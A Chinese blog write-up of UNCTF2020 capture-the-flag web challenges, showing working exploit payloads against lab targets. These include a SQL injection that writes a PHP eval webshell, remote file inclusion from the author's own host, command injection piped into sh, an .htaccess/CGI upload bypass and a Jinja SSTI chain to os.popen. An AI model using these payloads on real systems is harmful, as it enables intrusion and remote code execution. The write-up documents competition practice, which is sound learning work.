

UNCTF2020 wp

原创

lu0sf 于 2020-11-15 18:28:48 发布 963 收藏 5

分类专栏: [ctf unctf2929](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/l1111111/article/details/109707403>

版权



ctf 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏



unctf2929

1 篇文章 0 订阅

订阅专栏

WEB

easy_ssrf

welc0me to 2020UNCTF!!

```
<?php
echo '<center><strong>welc0me to 2020UNCTF!!</strong></center>';
highlight_file(__FILE__);
$url = $_GET['url'];
if(preg_match('/unctf\.com/', $url)) {
    if(!preg_match('/php|file|zip|bzip|zlib|base|data/i', $url)) {
        $url=file_get_contents($url);
        echo($url);
    }else{
        echo('error!!');
    }
}else{
    echo("error");
}
?> error
```

进到页面显示源代码, 过滤了一些协议。可以用取反绕过伪协议的限制。

```
# 构造payload
echo urldecode('~('file:///')).'unctf.com/../../../../../../../../flag';
#~(%99%96%93%9A%C5%D0%D0%D0)unctf.com/../../../../../../../../fLag
```

后来发现不是这样的被我蒙对了



```
<?php
echo '<center><strong>welc0me to 2020UNCTF!!</strong></center>';
highlight_file(__FILE__);
$url = $_GET['url'];
if(preg_match('/unctf\.com/', $url)) {
    if(!preg_match('/php|file|zip|bzip|zlib|base|data/i', $url)) {
        $url=file_get_contents($url);
        echo($url);
    }else{
        echo('error!!');
    }
}else{
    echo("error");
}
?> UNCTF{108723b2-0978-428d-a64e-d372015fcd0a}
```

easyunserialize


```
<?php
error_reporting(0);
highlight_file(__FILE__);

class a
{
    public $uname;
    public $password;
    public function __construct($uname, $password)
    {
        $this->uname=$uname;
        $this->password=$password;
    }
    public function __wakeup()
    {
        if($this->password=== 'easy')
        {
            include('flag.php');
            echo $flag;
        }
        else
        {
            echo 'wrong password';
        }
    }
}

function filter($string){
    return str_replace('challenge', 'easychallenge', $string);
}

$uname=$_GET[1];
$password=1;
$ser=filter(serialize(new a($uname, $password)));
$test=unserialize($ser);
?>
UNCTF{97dd3579-c05c-4ec1-9ba0-31b111f04c3c}
```

babyeval

<?php

```
// flag在flag.php
if(isset($_GET['a'])) {
    if(preg_match('/\(.*\)/', $_GET['a']))
        die('hacker!!!');
    ob_start(function($data) {
        if (strpos($data, 'flag') !== false)
            return 'ByeBye hacker';
        return false;
    });
    eval($_GET['a']);
} else {
    highlight_file(__FILE__);
}
?>
```

过滤了括号基本所有的函数都用不了，想要执行命令还可以用反引号`构造payload `?a=echo%20cat%20flag.php;`，发现被拦截，用base64绕过。

```
?a=echo%20`cat%20flag.php|base64`;
```

PD9waHAKICAgICRmbGFnPSdVTkNURntiNzBjYjAwMy1mMzk'
NmZ9JzsKICAgID8+CgoK

```
<?php
show_source(__FILE__);
$username = "admin";
$password = "password";
include("flag.php");
$data = isset($_POST['data'])? $_POST['data']: "" ;
$data_unserialize = unserialize($data);
if ($data_unserialize['username']==$username&&$data_unserialize['password']==$password) {
    echo $flag;
}else{
    echo "username or password error!";
}
```

username or password error!

post一个data数据然后反序列化，反序列化的username等于一个字符串和password等于一个字符串(不是上面的值，看了群里的消息才知道)

不知道服务器的字符串是啥，看到两个等号想到弱类型比较，在php中**0=='abc' **的值是True所以可以输入0来绕过。

```
a:2:{s:8:"username";i:0;s:8:"password";i:0;}
```



右键查看源代码发现一个字符串

```
<!-- B4Z0-@:0CnDf, -->
```

猜测应该是base族的加密，拿到网站上去试发现是base85。

base85编码

在线base85编码、在线base85解码、base85编码、base85解码

B4ZQ-@:0CnDf,

编 码

get action

用php伪协议读用base64发现被拦截。想到可以用rot13。

```
?action=php://filter/string.rot13/resource=flag.php
```

d.node1.hackingfor.fun/?action=php://filter/conv...



...cc9-93ea-46b9-9c0f-77f2386cfbd.node1.hackingfor.fun 显示

Hacker!!!

确定

Rot13密码

Rot13 Cipher

```
<?cuc  
  
$svnt = "hags(7uvf_vf_@_s4xr_sln9)";  
  
//uvag:316R4433782R706870  
?>
```

移除标点 (Remove Punctuation)

加密

解密

```
<?php  
  
$flag = "unctf(7his_is_@_f4ke_fla9)";  
  
//hint:316e4433782e706870  
?>
```

16进制到文本字符串

加密或解密字符串长度不可以超过10M

| | |
|---|--------------------|
| 1 | 316e4433782e706870 |
|---|--------------------|

16进制转字符

字符转16进制

测试用

| | |
|---|-----------|
| 1 | 1nD3x.php |
|---|-----------|


查看1nD3x.php页面

禁用了一堆东西，还限制了关键字和字数。

看到大佬博客可以用远程包含。

```
?code=include$_GET[1];&1=http://www.lu0sf.top/1.txt
```

蚁剑连上就可以看到flag了。



checkin-sql


Try it?

ID:

看起来像强网杯的随便注，也是一个堆叠注入。但是一起输入set prepare execute 会被拦截，那就只用prepare和execute就行了，提示flag不在数据库里，就想到直接写shell。然后用16进制绕过关键字检测。


```
1';PREPARE hacker from concat(char(115,101,108,101,99,116,32,39,60,63,112,104,112,32,101,118,97,108,40,36,95,80,79,83,84,91,49,50,51,93,41,32,63,62,39,32,105,110,116,111,32,111,117,116,102,105,108,101,32,39,47,118,97,114,47,119,119,119,47,104,116,109,108,47,49,46,112,104,112,39));EXECUTE hacker;
```

```
a = "select '<?php eval($_POST[123]) ?>' into outfile '/var/www/html/1.php'"
for i in a:
    print(ord(i),end=',')
```



UN's_online_tools

经典rec，手动fuzz时感觉做过禁用了挺多的，有印象做过



可以直接打印目录下文件，目录穿越找一下flag

PING

其他功能待开发

Url

GO

bin dev etc flag home lib media mnt opt proc root
run sbin srv sys tmp usr var

Encryption Encoding SQL XSS LFI XXE Other Commit now! HackBar v2

Load URL http://6f07835a-4d09-4961-9fcd-2f2566ea9e54.node1.hackingfor.fun/index.php?url=127.0.0.1|s%09.J.J.J.J.J.J.J.J.&GO=GO


Split URL

Execute

Post data Referer User Agent Cookies Add Header Clear All

找到flag在根目录，这里空格被禁了，用%09（tab）绕过，最终用base64编码绕过，最后payload:

```
ur1=127.0.0.1|echo%09Y2F0IC9mbGFn|base64%09-d|sh&GO=GO
```



flag: FLAG{cd2dfe77-2db5-4ef2-874f-bef935842133}

最后放一下index.php的代码，各位师傅看看还有没有其他绕法吧

```
<?php
    if (isset($_GET['url'])){
        $ip=$_GET['url'];
        if(preg_match("/(<|'| |>|)]|&| |\$|\\|rev|more|tailf|head|nl|tail|tac|cat|rm|cp|mv|\\*|\\{|\\})/i", $ip)){
            die("<strong><center>非法字符</center></strong>");
        }
        if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
            die("<strong><center>非法字符</center></strong>");
        }
        $a = shell_exec("ping -c 4 ".$ip);
        echo($a);
    }else{
        echo "<script>alert('欢迎来到UN`s online tools 如果师傅觉得题目不适合您，可以出门左拐')</script>";
    }
?>
```

easy_upload

善用搜索，查到是De1CTF 2020 checkin的原题，就比原题多禁了一个,导致原题解的换行绕过没法使，禁用名单：

```
perl|pyth|ph|auto|curl|base|\\|>|rm|ryby|openssl|war|lua|msf|xter|telnet in contents!
```

解题思路：上传.htaccess,开启cgi支持，上传cgi脚本，执行cgi脚本，输出flag

1、上传.htaccess

```
<code>Options +ExecCGI
AddHandler cgi-script .xx</code>
```

bp抓包修改类型绕过类型限制

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST to /index.php with a multipart form-data body. The response is an HTML page with a file upload form. The 'Content-Type' header in the request is highlighted as 'image/jpeg'.

```
1 POST /index.php HTTP/1.1
2 Host: e17801ef-f190-4921-94d7-04cc9e6c2145.node1.hackingfor.fun
3 Content-Length: 331
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://e17801ef-f190-4921-94d7-04cc9e6c2145.node1.hackingfor.fun
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundarykShcLAYcx1NGiiRh
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/87.0.4280.47 Safari/537.36 Edg/87.0.664.30
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referrer:
  http://e17801ef-f190-4921-94d7-04cc9e6c2145.node1.hackingfor.fun/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
13 Connection: close
14
15 -----WebKitFormBoundarykShcLAYcx1NGiiRh
16 Content-Disposition: form-data; name="fileUpload"; filename=".htaccess"
17 Content-Type: image/jpeg
18
19 Options +ExecCGI
20 AddHandler cgi-script .xx
21
22 -----WebKitFormBoundarykShcLAYcx1NGiiRh
23 Content-Disposition: form-data; name="upload"
24
25 submit
26 -----WebKitFormBoundarykShcLAYcx1NGiiRh--
```


```
6 Connection: close
7 X-Powered-By: PHP/5.4.16
8
9 <!DOCTYPE html>
10 <html lang="en">
11 <head>
12 <meta charset="UTF-8">
13 <title>
  UPLOAD
</title>
14 <meta name="viewport" content="width=device-width, initial-scale=1">
15 <link rel="stylesheet" type="text/css" href="style/css/style1.css">
16 <link rel="stylesheet" type="text/css" href="style/css/style2.css">
17 </head>
18 <body>
19 <div class="wrap">
20 <div class="container">
21 <h1 style="color: white; margin: 0; text-align: center;">
  UPLOADS
22 </h1>
23 <form action="index.php" method="post" enctype="multipart/form-data">
24 <input class="wd" type="file" name="fileUpload" id="file">
25 <br>
26 <input class="wd" type="submit" name="upload" value="submit">
27 <p class="change_link" style="text-align: center;">
28 <strong>
  Your files :.htaccess<br>
29 </strong>
30 <br>
31 <strong>
  Your dir : uploads/1b5337d0c8ad813197b506146d8d503d <br>
32 </strong>
33 </p>
34 </form>
35 </div>
</body>
```

2、上传cgi脚本，流程和.htaccess一致，但注意，cgi脚本最好在linux系统下编写，直接在bp里面改内容有可能出错，cgi脚本根据.htaccess的保存后缀，个人保存为4.xx

```
#!/bin/bash
echo "Content-Type: text/plain"
echo ""
cat /flag
exit 0
```


3, 上传成功, 访问4.xx文件路径得到flag:

```
FLAG{05485970-1237-4633-be79-54a1d9b9263b}
```



easyflask

打开网址, 要求作为admin登陆



```
Shell No.1
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
root@kali:~/dirsearch# python3 dirsearch.py -u http://f7869a83-da42-40d9-88ab-8d4644827233.node1.hackingfor.fun/ -e *
dirsearch v0.3.9
Extensions: CHANGELOG.md | HTTP method: GET | Threads: 20 | Wordlist size: 6784
Error Log: /root/dirsearch/logs/errors-20-11-14_19-32-38.log
Target: http://f7869a83-da42-40d9-88ab-8d4644827233.node1.hackingfor.fun/
Output File: /root/dirsearch/reports/f7869a83-da42-40d9-88ab-8d4644827233.node1.hackingfor.fun/_20-11-14_19-32-38.txt
[19:32:38] Starting:
[19:32:39] 400 - 138B - /%2e%2e//google.com
[19:32:44] 200 - 37B - /ad_js.js
[19:32:52] 200 - 382B - /login
[19:32:54] 200 - 405B - /register
Task Completed
root@kali:~/dirsearch#
```

扫一下目录发现注册和登陆页面

注册

Username:

Password:

← → ↻ 🏠 ⚠ 不安全 | f7869a83-da42-40d9-88ab-8d4644827233.no... 🔍 ☆

register success

保存密码


Microsoft Edge 将保存针对此站点的密码并在下次自动填充。

👁

尝试注册成admin，发现可以，当时以为要session伪造


← → ↻ 🏠 ⚠ 不安全 | 21689f1b-0604-4e88-a3ba-f1377180da14.node1.ha... ☆

admin login success!




admin login success and check the secret route /secret_route_you_do_not_know

登陆后回到主页，给了个新路径




访问，要求guess一个秘密数字



guess=1，返回错误，看题目，应该是SSTI模板注入，尝试传入{{2*2}}



成功执行，接着看一下配置




(已经用tplmap跑了，没有shell)尝试看一下能用的模块，发现黑名单，手动fuzz一下，过滤了[]|'_|{%%}，还有request可以用，又找到一个讲的比较详细的讲payload的项目：[https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server Side Template Injection#java](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#java)

尝试构建payload:

```
guess={{request|attr((request.args.application)|join)|attr((request.args.usc2,request.args.globals,request.args.usc2)|join)}}&usc=_&application=application&globals=globals
```



注入成功，当时做到这已经很晚了，然后第二天再做。。。然后同队的罗师傅就又有名场面了



最终payload是罗师傅手机上搓出来的，而且回去直接就能用了，不用再调（罗师傅带我乱杀），最终payload（先用ls查了名字叫flag.txt）

```
guess={{request|attr((request.args.application)|join)|attr((request.args.usc*2,request.args.globals,request.args.usc*2)|join)|attr((request.args.usc*2,request.args.getitem,request.args.usc*2)|join)((request.args.usc*2,request.args.builtins,request.args.usc*2)|join)|attr((request.args.usc*2,request.args.getitem,request.args.usc*2)|join)((request.args.usc*2,request.args.import,request.args.usc*2)|join)((request.args.os)|join)|attr((request.args.popen)|join)((request.args.id)|join)|attr((request.args.read)|join)}}&usc=_&application=application&globals=globals&getitem=getitem&builtins=builtins&import=import&os=os&popen=popen&id=cat%20flag.txt&read=read
```

得到flag: UNCTF{41120cc4-fe61-4307-8332-10954d89bc21}

ezfind

一开始想不出来是怎么解的，然后出了提示就很简单了。直接传数组使两边值相等。

ezfind

91 Points, 31 Solves

无描述

💡 提示1: `if(!(is_file($name)===false)){flag}else{no flag}`

容器信息

[靶机链接](#) [关闭容器](#) [延长时间](#)

靶机有效期还剩: 0小时59分钟21秒

请输入内容

提交Flag

有额外分数奖励

任务描述:我会查看你提交文件位置是否存在, 如果你给了我一个存在的文件名, 我就给你flag, 注意:这个文件夹中只有两个文件, 一个是保存flag的文件, 另一个是index.php



你找到我了! UNCTF{3be0e9be-6ee4-4f32-bc99-d0134ffa4fd7}

re

re_checkin

